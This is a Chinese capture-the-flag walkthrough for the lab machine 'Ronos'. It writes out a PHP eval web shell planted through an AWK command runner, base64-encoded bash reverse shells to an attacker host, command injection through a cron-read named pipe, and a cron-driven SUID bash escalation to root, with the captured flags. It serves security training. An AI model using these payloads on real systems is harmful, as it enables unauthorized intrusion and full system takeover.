
端口扫描

```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

awk



AWK Command Runner

Execute AWK commands.

AWK Interface

Enter AWK Command:

Example: '{print $1, $3}'

AWK Operation Examples

Print Name and Role: '{print $1, $3}'

Filter by Age > 30: '$2 > 30 {print $1, $2}'


Set Output Separator (OFS): 'BEGIN {OFS=":"} {print $1, $2, $3}'

Filter out Header: 'NR > 1 {print $0}'

Default File: sample.txt

能执行awk命令，利用重定向尝试写文件

```
'NR == 1 {print "<?=eval($_GET[1])?>" > "1.php"}'
```




192.168.1.42/1.php?1=system('id');

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
http://192.168.1.42/1.php?
1=system(%27echo%20PD9waHAgc3lzdGVtKCRfR0VUWzFdKTs=%20|base64%20-
d%20%20%3E%202.php%27);
```

```
http://192.168.1.42/2.php?1=bash -c 'bash -i >%26
%2Fdev%2Ftcp%2F192.168.1.43%2F4567%20 0>%261'
```



```
root@kali2 [/tmp] ➜ nc -lvnp 4567
listening on [any] 4567 ...
connect to [192.168.1.43] from (UNKNOWN) [192.168.1.42] 52154
bash: cannot set terminal process group (428): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Ronos:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Ronos:/var/www/html$
```


```
www-data@Ronos:/home/twansh$ ls -al
total 24
drwxr-xr-x 2 twansh twansh 4096 Oct  6 07:31 .
drwxr-xr-x 4 root   root   4096 Oct  6 11:13 ..
-rw-r--r-- 1 twansh twansh  220 Oct  6 07:31 .bash_logout
-rw-r--r-- 1 twansh twansh 3526 Oct  6 07:31 .bashrc
-rw-r--r-- 1 twansh twansh  807 Oct  6 07:31 .profile
-rw-r--r-- 1 root   root     44 Oct  6 07:31 user.txt
www-data@Ronos:/home/twansh$ cat user.txt
flag{user-0c4da5e7f8a886869575ae0a046f1841}
```

拿到user

定时任务


```
www-data@Ronos:/opt/twansh_pipe$ ls -al
total 8
drwxr-xr-x 2 root   root       4096 Oct  6 07:45 .
drwxr-xr-x 3 root   root       4096 Oct  6 11:15 ..
prw-rw---- 1 twansh www-data      0 Oct  8 00:18 command_pipe
```

/opt下面有个管道 用于twansh用户和www-data通信,猜测twansh有监听的脚本，跑一下pspy



```
2025/10/08 01:03:52 CMD: UID=0     PID=396    | /bin/sh -c sudo -u twansh bash /usr/local/bin/twansh_pipe_service.sh
```


但是好像有个定时任务好像可以直接用，测了一下没有执行



```
2025/10/08 00:24:01 CMD: UID=0     PID=1279    | /bin/sh -c /tmp/back.sh
```

```
www-data@Ronos:/tmp$ ls -al
total 3020
drwxrwxrwt  2 root     root        4096 Oct  8 00:24 .
drwxr-xr-x 18 root     root        4096 Mar 18  2025 ..
-rwxr-xr-x  1 www-data www-data      24 Oct  8 00:40 back.sh
-rwx--x--x  1 www-data www-data 3078592 Oct  8 00:22 pspy64
```

www-data的tmp应该是挂载到其他地方了，看来得提权到user先



```
www-data@Ronos:/home/twansh$ findmnt /tmp
TARGET SOURCE                                                                                 FSTYPE OPTIONS
/tmp   /dev/sda1[/tmp/systemd-private-a91b9efccf054ffebe73c5571367984a-apache2.service-lnCzOg/tmp] ext4   rw,relatime,
```

```
www-data@Ronos:/opt/twansh_pipe$ cat /usr/local/bin/twansh_pipe_service.sh
#!/bin/bash
PIPE="/opt/twansh_pipe/command_pipe"

[ -p "$PIPE" ] || exit 1

while true; do
    if read -r cmd; then
        echo "Executing: $cmd"
        /bin/bash -c "$cmd"
    fi
done < "$PIPE"
```


果然写进去的东西会被执行

```
www-data@Ronos:/opt/twansh_pipe$ echo "echo YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuNDMvNDU2NyAwPiYxJw== |base64 -d | bash" > command_pipe
```

kali监听就能拿到twansh的shell

```
twansh@Ronos:~$ id
uid=1000(twansh) gid=1000(twansh) groups=1000(twansh)
```

```
twansh@Ronos:~$ ls -al /tmp
total 44
drwxrwxrwt 10 root   root   4096 Oct  8 00:39 .
drwxr-xr-x 18 root   root   4096 Mar 18  2025 ..
drwxrwxrwt  2 root   root   4096 Oct  7 23:36 .font-unix
drwxrwxrwt  2 root   root   4096 Oct  7 23:36 .ICE-unix
drwx------  3 root   root   4096 Oct  7 23:36 systemd-private-
a91b9efccf054ffebe73c5571367984a-apache2.service-lnCzOg
drwx------  3 root   root   4096 Oct  7 23:36 systemd-private-
a91b9efccf054ffebe73c5571367984a-systemd-logind.service-uCDNXh
drwx------  3 root   root   4096 Oct  7 23:36 systemd-private-
a91b9efccf054ffebe73c5571367984a-systemd-timesyncd.service-RuMdRh
drwxrwxrwt  2 root   root   4096 Oct  7 23:36 .Test-unix
drwxrwxrwt  2 root   root   4096 Oct  7 23:36 .X11-unix
drwxrwxrwt  2 root   root   4096 Oct  7 23:36 .XIM-unix
```




```
twansh@Ronos:/tmp$ findmnt /tmp
twansh@Ronos:/tmp$
```

/tmp正常

```
twansh@Ronos:~$ echo "chmod +s /bin/bash" >/tmp/back.sh
twansh@Ronos:~$ chmod +x /tmp/back.sh
```

等一会就行了。



```
twansh@Ronos:/tmp$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
twansh@Ronos:/tmp$ bash -p
bash-5.0# id
uid=1000(twansh) gid=1000(twansh) euid=0(root) egid=0(root) groups=0(root),1000(twansh)
bash-5.0# cat /root/r*
flag{root-2e01f8ba17be4864fc0d53974806ed8a}
bash-5.0# 
```